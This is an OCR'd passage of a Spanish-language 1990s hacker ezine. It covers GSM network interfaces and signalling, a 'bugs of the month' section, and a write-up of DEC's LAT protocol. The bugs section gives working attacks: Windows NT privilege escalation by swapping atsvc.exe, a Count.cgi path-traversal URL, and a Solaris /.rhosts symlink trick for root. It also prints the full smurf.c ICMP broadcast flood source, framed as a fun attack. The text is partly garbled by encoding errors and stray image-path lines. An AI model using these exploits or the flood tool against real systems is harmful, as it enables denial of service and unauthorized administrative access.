La se¤al digital se modula sobre la portadora analogica usando el metodo GMSK (Gaussian-filtered Minimum Shift Keying).

Para extraer la se¤al deseada de todas las que recibe la MS, incluidas las se¤ales reflejadas, se usa la ecualizacion. El procedimiento a seguir se basa en encontrar como una se¤al conocida ha sido modificada, y construir el filtro inverso para extrar el resto de la se¤al deseada. La se¤al conocida no es mas que el bloque de 26 bits que aparece en cada slot time, y que antes pudiera parecer inutil.

INTERFAZ ENTRE BSC Y BTS (A-bis)


Os aseguro que el resto de las interfaces no tienen tanta ca¤a, en serio. Palabra de phreacker.

Esta interfaz, a diferencia del resto, no es obligatoria. Su definicion es exclusivamente para tener una conexion normalizada entre BSC y BTS, sin


importar que pertenezcan o no al mismo operador.

Por aqui pasan los mensajes que hay entre las BTS y el BSC, asi como los mensajes entre MS y BSC y entre MS y MSC.

Ya se dijo previamente que esta interfaz no usa SS7. En esta ocasion la estructura es la que sigue:



A nivel 3 se usa el protocolo RSM, cuya estructura y tipos de mensajes se definen a continuacion:




Tipos de mensajes:

* Peticion de canal dedicado.
* Activacion de canal dedicado.
* Asignacion inmediata.
* Peticion de datos.
* Indicacion de datos.
* Peticion de liberacion de canal de radio.
* Comando de cifrado.

A nivel 2 se usa LAP-D. Todos los mensajes de se¤alizacion intercambiados entre BTS y BSC van en tramas de informacion (I) sobre una conecion ya establecida.

Direccion	Control (tipo de trama)	Mensaje RSM	CRC



A nivel fisico la conexion se realiza con vias MIC 30+2 a 2 Mbps. Se usa un MIC 30+2 por cada TRX (8 intervalos de tiempo sobre una portadora). Se reserva el canal 16 para se¤alizacion. Los canales de voz a datos pasan de

13 o 12 Kbps a 16 Kbps con bits de relleno y se colocan en dos bits de los canales 1, 3, 5, 7, 9, 11, 13 y 15 de la trama MIC. El resto de los canales no son utilizados.

INTERFAZ ENTRE LA MSC Y EL BSS (A)
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Se usa para el intercambio de informacion entre BSC-MSC y MS-MSC.

La informacion intercambiada se usa para:

* Gestion del BSS.
* Manejo de la llamada.
* Gestion de la movilidad.


Para la interfaz A se define un protocolo especifico, que en la estructura de niveles anteriormente mencionada (modelo OSI), ocuparia el nivel 4. Este protocolo es el BSSAP (BSS Aplication), apoyado sobre lo que se conoce como la PTM+PCCS, cuando se trata de los mensajes de se¤alizacion entre BSC y MSC.

Si la MS solicita un servicio del BSS (una llamada saliente, por ejemplo) se procede a una conexion PCCS entre la MS y la MSC, con una duracion igual a la de la llamada. Es por esta conexion por donde se realiza el reenvio del trafico de control.

Como esta interfaz se usa en dos conexiones distintas, el protocolo BSSAP debe discriminar dos tipos de mensajes:

* Los mensajes que son enviados por la MSC y dirigidos hacia la MS. Son la mayoria de los mensajes y deben ser transparentes al BSS, es decir, que al BSS no le importa lo que ahi va, simplemente lo deja pasar. Asi, a la parte del BSSAP que se encarga de este tipo de mensajes se le denomina DTAP.
* Los mensajes que son enviados por la MSC y dirigidos al BSS, y que ademas son tratados por este, como por ejemplo la busqueda de un TCH para una llamada. Esta parte del BSSAP se denomina BSSMAP.

Y como un grafico parece que deja las cosas mas claras:



INTERFACES PAM/B-PAM/G
=-=-=-=-=-=-=-=-=-=-=-

Estas son interfaces dise¤adas especificamente para soportar servicios GSM. Se basan en las consultas/respuestas producidas entre los nodos de conmutacion y los registros de informacion de usuarios y terminales, esto es, EIR, VLR y HLR.

Son las interfaces que en el cuadro de interfaces que habreis visto anteriormente se denominaban B-G.

Y como bien claro lo he dejado hace dos parrafos, se usan en la comunicacion entre las entidades del subsistema de red (NSS), en los casos

siguientes:

* Registro de localizacion.
* Cancelacion de localizacion.
* Cancelacion de registro.
* Gestion de servicios de abonados.
* Gestion de los parametros de los abonados.
* Handover.
* Aspectos relacionados con la seguridad.

Lo de PAM que veis en el titulo de este apartado tiene una explicacion muy sencilla, que nada tiene que ver con Pamela Anderson, pillines. Para los usuarios moviles se ha definido una aplicacion de se¤alizacion especifica. A esta especificacion se le denomina PAM (Parte de Aplicacion Movil).

La PAM hace uso de los servicios de la PTM+PCCS en la transferencia de los mensajes de se¤alizacion, de una forma similar a como lo hacen las Partes de Usuario PUT y PUSI. (Seguro que a mas de uno ya se le ocurren bromas un poco subidas de tono, verdad? ;)).

Y como es de esperar, ahi va otro esquema:

```
              MSC ............................. MSC/HLR/VLR/EIR
              HLR .............................       VLR
          .---------.                         .---------.
          |   PAM   |                         |   PAM   |
          `---------'                         `---------'
               |                                   |
       P  .---------.                         .---------.  P
       T  |  PCCS   |                         |  PCCS   |  T
       M  |.........|                         |.........|  M
       +  | NIVEL 3 |                         | NIVEL 3 |  +
       P  |---------|                         |---------|  P
       C  | NIVEL 2 |                         | NIVEL 2 |  C
       C  |---------|                         |---------|  C
       S  | NIVEL 1 |                         | NIVEL 1 |  S
          `---------'                         `---------'
               :         ENLACE DE SE¥ALIZACION        :
               `.......................................'
```

INTERFAZ ENTRE LA MSC Y LA RTC/RDSI/RPCP
=-

La interfaz que se define a continuacion solo se usa cuando se establecen comunicaciones entre un abonado de la red GSM y otro abonado de la red fija, o bien cuando se produzca una comunicacion entre dos abonados de la red GSM que pertenezcan a MSCs distintas que se interconectan a traves de la red fija.


El sistema de se¤alizacion usado en esta interfaz es el ya popularisimo entre todos vosotros... el que mas de uno ya se habra imaginado... el que ya estais esperando ansiadamente... el que como siga asi vais a dejar de leer y no os vais a enterar de que en efecto, se trata del SS7.

Ahora bien, se usa el SS7 con la parte de aplicacion especifica para los usuarios de telefonia (PUT), de la RDSI (PUSI) o de las redes publicas de conmutacion de paquetes (PUD).

Que ira ahora... Pues ni mas ni menos que otro dibujito:

```
     .-----+-----+------.                      .-----+-----+------.
```

PROTOCOLOS DE SE¥ALIZACION (ESQUEMA)
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-



STAND BY
=-=-=-=-

Por el momento lo dejamos aqui. Vamos, porque creo que otros 60K de puro texto sobre el funcionamiento del GSM os podrian dejar los micros con mas fallos que el P2 de Intel trabajando bajo W95. (Espero que no tengais luego pesadillas al imaginaros tan aberrante configuracion).

Pero antes de dejarlo por ahora, os voy a comentar como podemos enviarle un mensaje SMS a un terminal GSM a traves del correo electronico. Si, ya se que todos conoceis servicios de este tipo, y que la utilidad practica de este servicio no parece muy productiva a la vista de un hacker. Pero para mi, un hacker debe saber hacer de todo un poco.

Cuando querais enviarle un mensaje a un terminal GSM de una persona, lo que teneis que hacer es componer el MSISDN de dicho terminal GSM. Por poner un ejemplo, supongamos que queremos enviarle un mensaje al terminal GSM con numero de telefono 909 123456 (MoviStar). El MSISDN se compondria de:

* 34 -> Codigo de Espa¤a.
* 09 -> Proveedor de servicios u operador de telefonia.
* 123456 -> Resto del numero.

Una vez que tenemos claro cual es el MSISDN (algo realmente dificil), solo nos queda enviar el mensaje al servidor sms.co.za, que es uno de los mas populares y usados. Asi, para el ejemplo anterior, la direccion de correo


seria +3409123456@sms.co.za

El signo '+' es necesario, asi que no os olvideos ponerlo. Ya se que esto no es nada del otro mundo, pero por algo se empieza (y ya os enterareis de por donde se termina... }:)). Que luego os acostumbrais, y me empezais a echar las culpas de vuestros problemas. ;)

[NOTA: Esta direccion ya no ofrece servicio actualmente, la modificacion del articulo no llego a tiempo para incluir nuevos datos sobre otras direcciones que lo hagan]

QUE NO SE ME OLVIDE

Lo primero, corregir una errata que aparecio en SET-11, en el articulo del TMA-900A. Existe un error en el dibujo de las celulas. El esquema correcto es:



En un pais multicolor, nacio una abeja bajo el sol... Ups, esto no tiene nada que ver.

Bueno, co¤as aparte, vemos que existe un EB por cada celula. Ademas, aparecen 7 letras, A, B, C, D, E, F y G. Estas letras representan los distintos grupos de frecuencias.

Ya que como veis son 7 el minimo numero de grupos de frecuencias que puede ser usado en el sistema celular, sin que se repitan frecuencias en dos celulas adyacentes.

Ademas, si habeis seguido bien este articulo sobre GSM, recordareis que se decia que hay un total de 124 portadoras (o frecuencias), y que cada BTS puede usar hasta un maximo de 16. Esto da un total de 7.75 grupos para repartir el total de las 124 portadoras sin que se repitan en grupos distintos. Claro, que seran 16 portadoras por cada grupo, menos en el ultimo grupo, el 8, que tendra las 12 portadoras restantes. Es decir, que el minimo seria de 8 grupos dentro del sistema GSM, pero por limitaciones de las BTS.

ESO ES TODO AMIGOS


Pos eso mismo, que eso es todo. Si teneis algun comentario, consulta, critica, sugerencia, lo que sea, escribid al e-mail que aparece aqui debajo.


No contestare a los mensajes que no vayan encriptados con la clave PGP apropiada. Aun asi, no garantizo una respuesta. En el caso de responderos, sera en la revista. Solo en casos excepcionales (muy excepcionales), os respondere personalmente.

De momento, aunque sea repetitivo, eso es todo.

Por cierto, que ya llevamos mas de un a¤o en la red. Hay que ver que rapido pasa el tiempo. :,)

Que lo paseis bien, y que sigais leyendo esta fantastica ezine por otros muchos a¤os.





http://norad.home.ml.org
profesor_falken@hotmail.com
prf_falken@geocities.com

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   10    - LOS BUGS DEL MES -                                          Á
 Â                                                                       Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Para: Windows NT
Tema: Ganar privilegios
Patch: Estar ojo avizor :-)

1.- Arranca desde un disco de sistema de Windows 95
2.- Copia musrmgr.exe al directorio %systemroot%\system32
3.- Renombra atsvc.exe como te apetezca
4.- La copia de musrmgr.exe ahora la renombras atsvc.exe
5.- Apaga y vuelve a encender.

Descripcion y Notas:

El sistema tratara de lanzar el Scheduler (atsvc.exe) pero en su lugar ejecutara el User Manager cuando entremos y nos dara la oportunidad de a¤adirnos al grupo de Administradores.

Para: count.cgi
Tema: Bug raro
Patch: Supuestamente
Credits: RD

```
http://www.victima.com/cgi-bin/Count.cgi?display=image&image=
../../../../../../ruta_al_gif/file.gif
```

Descripcion y Notas:

Con la URL anterior y si conocemos la ruta exacta de un fichero GIF podemos hacer download del mismo, la utilidad practica no parece mucha salvo que nos molen los sites porno y no nos mole pagar, en ese caso si tenemos una idea del camino a las imagenes y de los nombres que pueden tener hay posibilidades de conseguir algo por nada.

Para: Solaris 2.4
Tema: Licencia
Patch: Por descontado
Credits: BlackWizard

```
rm /var/tmp/locksuntechd
ln -s /.rhosts /var/tmp/locksuntechd
lmstat -c <insert your license file name here>
```

Descripcion y Notas:

El manager de licencias debe estar ejecutandose y lmgrd.ste & suntechd estar en la tabla de procesos. Si os acordais el numero pasado de BlackWizard pidiendo un bug para Solaris pues bien ha mandado 7 tras haber conseguido root que estamos seguro administrara sabiamente.

Para: Redes
Tema: Jorobar de mala manera
Patch: Diversos
Credits: Tfreak

```
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <ctype.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>

void            banner(void);
void            usage(char *);
void            smurf(int, struct sockaddr_in, u_long, int);
void            ctrlc(int);
unsigned int    host2ip(char *hostname);
unsigned short  in_chksum(u_short *, int);

unsigned int
host2ip(char *hostname)
{
        static struct in_addr i;
        struct hostent *h;
        i.s_addr = inet_addr(hostname);
        if (i.s_addr == -1) {
                h = gethostbyname(hostname);
                if (h == NULL) {
                        fprintf(stderr, "can't find %s\n.", hostname);
                        exit(0);
                }
                bcopy(h->h_addr, (char *) &i.s_addr, h->h_length);
        }
        return i.s_addr;
}


/* stamp */
char            id[] = "$Id smurf.c,v 5.0 97/10/13 22:37:21 CDT griffin Exp $";

int
main(int argc, char *argv[])
{
        struct sockaddr_in sin;
        FILE           *bcastfile;
        int             i, sock, bcast, delay, num, pktsize, cycle = 0,
                        x;
        char            buf[32], **bcastaddr = malloc(8192);

        banner();
        signal(SIGINT, ctrlc);

        if (argc < 6)
                usage(argv[0]);


        sin.sin_addr.s_addr = host2ip(argv[1]);
        sin.sin_family = AF_INET;
```

```
        num = atoi(argv[3]);
        delay = atoi(argv[4]);
        pktsize = atoi(argv[5]);

        if ((bcastfile = fopen(argv[2], "r")) == NULL) {
                perror("opening bcast file");
                exit(-1);
        }
        x = 0;
        while (!feof(bcastfile)) {
                fgets(buf, 32, bcastfile);
                if (buf[0] == '#' || buf[0] == '\n' || !isdigit(buf[0]))
                        continue;
                for (i = 0; i < strlen(buf); i++)
                        if (buf[i] == '\n')
                                buf[i] = '\0';
                bcastaddr[x] = malloc(32);
                strcpy(bcastaddr[x], buf);
                x++;
        }
        bcastaddr[x] = 0x0;
        fclose(bcastfile);

        if (x == 0) {
                fprintf(stderr, "ERROR: no broadcasts found in file %s\n\n", argv[2]);
                exit(-1);
        }
        if (pktsize > 1024) {
                fprintf(stderr, "ERROR: packet size must be < 1024\n\n");
                exit(-1);
        }
        if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
                perror("getting socket");
                exit(-1);
        }
        setsockopt(sock, SOL_SOCKET, SO_BROADCAST, (char *) &bcast, sizeof(bcast));

        printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);

        for (i = 0; i < num || !num; i++) {
                if (!(i % 25)) {
                        printf(".");
                        fflush(stdout);
                }
                smurf(sock, sin, inet_addr(bcastaddr[cycle]), pktsize);
                cycle++;
                if (bcastaddr[cycle] == 0x0)
                        cycle = 0;
                usleep(delay);
        }
        puts("\n\n");
        return 0;
}

void
banner(void)
{
        puts("\nsmurf.c v5.0 by TFreak, ported by Griffin\n");
}

void
```

```
usage(char *prog)
{
        fprintf(stderr, "usage: %s <target> <bcast file> "
                "<num packets> <packet delay> <packet size>\n\n"
                "target        = address to hit\n"
                "bcast file    = file to read broadcast addresses from\n"
                "num packets   = number of packets to send (0 = flood)\n"
                "packet delay  = wait between each packet (in ms)\n"
                "packet size   = size of packet (< 1024)\n\n", prog);
        exit(-1);
}

void
smurf(int sock, struct sockaddr_in sin, u_long dest, int psize)
{
        struct ip      *ip;
        struct icmp    *icmp;
        char           *packet;
        int             hincl = 1;

        packet = malloc(sizeof(struct ip) + sizeof(struct icmp) + psize);
        ip = (struct ip *) packet;
        icmp = (struct icmp *) (packet + sizeof(struct ip));

        memset(packet, 0, sizeof(struct ip) + sizeof(struct icmp) + psize);
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &hincl, sizeof(hincl));
        ip->ip_len = sizeof(struct ip) + sizeof(struct icmp) + psize;
        ip->ip_hl = sizeof *ip >> 2;
        ip->ip_v = 4;
        ip->ip_ttl = 255;
        ip->ip_tos = 0;
        ip->ip_off = 0;
        ip->ip_id = htons(getpid());
        ip->ip_p = 1;
        ip->ip_src.s_addr = sin.sin_addr.s_addr;
        ip->ip_dst.s_addr = dest;
        ip->ip_sum = 0;
        icmp->icmp_type = 8;
        icmp->icmp_code = 0;
        icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));

        sendto(sock, packet, sizeof(struct ip) + sizeof(struct icmp) + psize,
               0, (struct sockaddr *) & sin, sizeof(struct sockaddr));

        free(packet);           /* free willy! */
}

void
ctrlc(int ignored)
{
        puts("\nDone!\n");
        exit(1);
}

unsigned short
in_chksum(u_short * addr, int len)
{
        register int    nleft = len;
        register int    sum = 0;
        u_short         answer = 0;

        while (nleft > 1) {
                sum += *addr++;
```

```
                nleft -= 2;
        }

        if (nleft == 1) {
                *(u_char *) (&answer) = *(u_char *) addr;
                sum += answer;
        }
        sum = (sum >> 16) + (sum + 0xffff);
        sum += (sum >> 16);
        answer = ~sum;
        return (answer);
}
```

Descripcion y Notas:

El codigo de arriba era original en Linux pero ha sido portado a ***BSD y este es el que publicamos, se trata de un ataque muy divertido, basicamente mandamos un echo_request a todas las broadcast que podamos conocer (unas 25.000 suele ser una buena cifra) con un origen falseado, que Dios se apiade del pobre pollo al que hayamos guipado la direccion cuando empiece a recibir respuestas porque va a necesitar 18 Alphas en paralelo y un ancho de banda de 77 Mb/s si quiere ejecutar el NotePad.
Ah!. Este ataque es potencialmente peligroso o sea que usese con precaucion.

EOF

```
³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
Á   11    - EL LAT -                                                       Á
Â                                                                          Â
ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Definici¢n del Protocolo Local Area Transport de
Digital Equipment Corporation.

Por Lagarto (lagarto@hotmail.com)
15 de Enero de 1995. Versi¢n 1.0

®This time we R gonna ScrEw' eM AlL¯

0.- INTRODUAO

¨ Quin dice que el hackin' se para en los sistemas abiertos ? ¨ Es que todo se va a quedar en UNIX y TCP/IP ? ¨ No est n demasiado orondos con sus vaxen, ibms y dem s ? ¨ Es que se va a parar la noria loca sin tocar lo que ellos piensan que es intocable ?

1.- DISCLAIMER (QUE QUEDA BONITO).

La info recopilada en ste dok proviene del curre de medio mega de paquetes de mierda intentando buscar una visi¢n general de lo que es el protocolo, y no est afanada de ning£n libro autorizado, as¡ que casi fijo que tiene alg£n gazapillo o le faltan datos, pero para lo que pretende ;-) pueda valer baxtante bien. Por supuesto £sese para hacer el mayor da¤o posible, que a mi me la suda.

2.- ¨ QUE ES, PA QUE VALE, POR QUE ES IMPORTANTE ?

Local Area Transport (LAT) o Transporte en Area Local es un protocolo de comunicaciones que usan los trastos de DEC (Digital Equipment Corporation) para hablarse entre ellos. Digo yo que andar en la capa de transporte de datos de la pila de protocolos ISO-OSI para redes, y es importante porque define el formato de los paquetes que circulan palante y patr s. (got this?)

3.- OBJETIVO.

Se asume para empezar que el hardware de la comunicaci¢n es de tipo Ethernet. Pues bien: Por un lado tengo lo que me suministra Ethernet, osea paquetes. Pones en el paquete una direcci¢n de destino (de tipo Ethernet), unos datos, y la tarjeta a¤ade un checksum y el resto de la ferreter¡a se encarga de que llegue al destinatario. Por el otro lado (en plan m s abstracto) tengo una tarea en un nodo que dice que quiere establecar una comunicaci¢n bidireccional con otra tarea de otro nodo, para mandar y recibir datos como le salga de los pies (muchos o pocos, y en el momento que quiera) y que adem s no se f¡a un pelo de las ethernets (que luego se pierden paquetes o llegan desordenados) y necesita que se le garantice que los datos circulan de guay. Es lo mismo que los sockets en Unix.

Para hacer esto un pollo algo neur¢tico y esquizofrnico trabajando dos semanas a pan y agua en una mazmorra de DEC

se inventa un protocolo que es lo que aqu¡ se trata de describir.

4.- TERMINOLOGIA (LAS PALABRUCAS).

De repente un nodo toma la iniciativa y empieza una conexi¢n. Pues lo bautizo como originario, y al que se conecta lo llamo destino. Para la transferencia de los datos se usa un *canal* de datos, que conecta un *puerto* de la m quina originaria y otro en la de destino. Lo que pasa es que ese canal puede llevar los datos de varias conexiones simult neamente. Por ello la conexi¢n tiene que establecerse no entre puertos, sino entre *sockets* de cada puerto. Entonces se tiene que una conexi¢n viene individualizada por dos m quinas, la originaria y la de destino, dos puertos que establecen el canal, y dos sockets que identifican qu conexi¢n concreta de las varias posibles circula por el susodicho canal.

5.- POR QUE LA PARANOIA DE LOS SOCKETS: LOS PAQUETES SEMIVACIOS.

Imaginemos dos m quinas, en las que mil pollos de la primera se conectan a la segunda para entrar en su cuenta por ejemplo. Cada vez que un pollo pulsa una tecla se genera un paquete que tiene dos docenas y pico de bytes de cabecera y que tiene que ser de 60 bytes como m¡nimo (milongas de Ethernet). Parece que se desaprovecha bastante y que se aprovechar¡a m s la red metiendo las letras de varios pollos distintos en el mismo paquete. Esto es lo que se hace en LAT. Entre las dos m quinas esas se establece un canal y en cada paquete circulan datos de varias conexiones simult neamente. Hay una cabecera est tica para los datos del canal, y luego por ah¡ tiradas cachos de datos de distintas conexiones asociados cada uno con los sockets respectivos de cada conexi¢n.

6.- DIRECCIONAMIENTO, USEA ADDRESSING.

En vez de usar un direccionamiento espec¡fico como se hace en el protocolo IP, se utiliza directamente el direccionamiento de Ethernet sin m s. Por tanto cada nodo debe conocer la direcci¢n de Ethernet del destino para establecer la conexi¢n. Que yo sepa no hay protocolo para la "resoluci¢n de direcciones" equivalente al ARP que acompa¤a a IP.

En el caso concreto de que los nodos pertenezcan a una red DECNET (que pienso de que usa LAT para el transporte de los datos) la direcci¢n de Ethernet es una direcci¢n l¢gica que tiene el siguiente formato:

AA:00:04:00:XX:YY

El AA:00:04 corresponde a una direcci¢n l¢gica de DECNET, el 0 est por narices, y con el XX:YY se compone una direcci¢n de DECNET as¡n: Se swapean los bytes, quedando YYXX. Tomando los 6 bits m s significativos se obtiene el n£mero de rea, y con el resto el n£mero de nodo. Por ejemplo 69:EC corresponde a 59.105. En el formato de un £nico n£mero se multiplica el n£mero de rea por 1024 y se le suma el n£mero de nodo.

7.- EL FORMATO DE LOS PAQUETES.

M s o menos ya se ha visto una panor mica del asunto, osea que vamos al meollo, a concretar.

Por orden, los paquetes empiezan con una cabecera cl sica de Ethernet, una cabecera de los datos del canal, y luego para cada conexi¢n una cabecera de conexi¢n y los propios datos que se transmiten.

En lo sucesivo, para hablar de un byte determinado dentro de un paquete usar su desplazamiento usea "offset", de modo que el primer byte es el 0 y as¡ sucesivamente. Vease la axiom - tica estandard Peano para m s info.

7.1.- LA CABECERA DE ETHERNET.

Es una cabecera t¡pica Ethernet II con los siguientes campos:

offset	Contenido
0	Direcci¢n de Ethernet del destino.
6	Direcci¢n de Ethernet del origen.
12	Tipo del paquete.

En este caso el tipo del paquete es el 6004h (DEC LAT) en orden de red, usea el 60h en el offset 12.

7.2.- LA CABECERA DE DATOS DEL CANAL.

offset	Contenido
14	Flags
15	N£mero de conexiones
16	Puerto de destino
18	Puerto de or¡gen
20	S1
21	S2

Los Flags son los siguientes:

bit	Contenido
0	Flag loco
1	Sentido
2	Inicio
3	Fin

ÀÄÄÄÄÄÄÄÄÁÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ

El bit 0 es el menos significativo. El flag loco equivale a la condici¢n "el paquete va del destino al origen y el n£mero de conexiones es distinto de cero". El de sentido vale uno si el paquete va del nodo originario al de destino, el de inicio se pone a uno cuando es el primer paquete de la conexi¢n, y el de fin cuando es el £ltimo (en cada sentido).

El n£mero de conexiones indica cu ntos fragmentos de conexiones distintas van en ese paquete. De los puertos hay que aclarar que las palabras "origen y destino" se refieren al punto de vista de la m quina remitente del paquete.

S1 y S2 est n relacionados con la sincronizaci¢n de la conexi¢n, el orden en el que van los paquetes dentro de la conexi¢n y el acuse de recibo de los paquetes enviados por el otro, pero pas de currar c¢mo eran.

7.3.- EL FORMATO DE LAS CONEXIONES.

A cada conexi¢n le corresponde un par de bloques: la cabecera y los datos en s¡.

La cabecera son tres bytes que van como sigue:

```
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³  socket de destino     ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³  socket de or¡gen      ³
ÃÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ´
³  longitud de datos     ³
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
```

La "logitud de datos" es cu ntos bytes tiene el bloque de datos que se transmite en el paquete para esa conexi¢n.

7.4.- EL PROBLEMA DEL ALINEAMIENTO.

Muy bien, ya se c¢mo van las conexiones, pero ahora lo que tengo es un pegote de bloques de bytes de cabeceras y datos. ¨ En qu offset van ? Parecer¡a que lo m s l¢gico es que fuera primero la cabecera del canal, justo despus la cabecera de la primera conexi¢n, sus datos, la cabecera de la segunda, etc. De hecho van en ese orden, lo que pasa es que esos bloques no van apelmazados sino que de vez en cuando hay alg£n espacio que otro que no se usa. ¨ C¢mo se determina el tema de los espacios ?

La £nica regla que logr encontrar es la del "alineamiento" que parece un dexfase impresionante. Esta regla viene a decir que tanto los bloques de las cabeceras de las conexiones como los de datos tienen que estar alineados pares dentro del paquete, lo que quiere decir que el primer byte de cada uno debe tener un offset par dentro del paquete.

Por ejemplo, si tengo que mandar en un mismo paquete dos conexiones, la primera de 5 bytes y la segunda de 2 la cosa ir¡a as¡: Hasta el offset 21 inclusive, la cabecera de Ethernet y la del canal. Luego la de la primera conexi¢n: El siguiente offset disponible es el 22, que como es par, ya me sirve y pon-

go los tres bytes ah¡. Luego tengo que poner los datos. El siguiente offset no utilizado es el 25. No me sirve por ser impar, as¡ que incremento uno y pongo los datos en el 26. Planto los 5 bytes de datos. Tengo que poner la cabecera de la segunda conexi¢n, pero el siguiente byte libre es el 31. Incremento y tentetieso, planto la cabecera, y para los datos ya estoy en el 35, no me sirve, incremento, pongo datos... Si por ejemplo la longitud de los datos es par, la siguiente cabecera ya entra en direcci¢n par y puede ir pegada sin intersticios raros ¨ Me explico ? (vaya braxa).

8.- ESTABLECIMIENTO DE UNA CONEXION.

Dado que tanto los n£meros de puerto como los de socket son en principio aleatorios se plantea el problema de su asignaci¢n que se resuelve con un sencillo protocolo:

Tenemos una m quina O que es la m quina originaria y otra D que es la de destino. Para iniciar la conexi¢n O manda a D un paquete con el flag de inicio en el que se incluye como puerto de or¡gen el puerto asociado a O. Cuando D recibe ese paquete, manda otro de respuesta (tambin con el flag de inicio) en el que como puerto de destino figure el asociado a O y de origen el suyo propio. En este momento O y D ya saben qu puerto es el del otro.

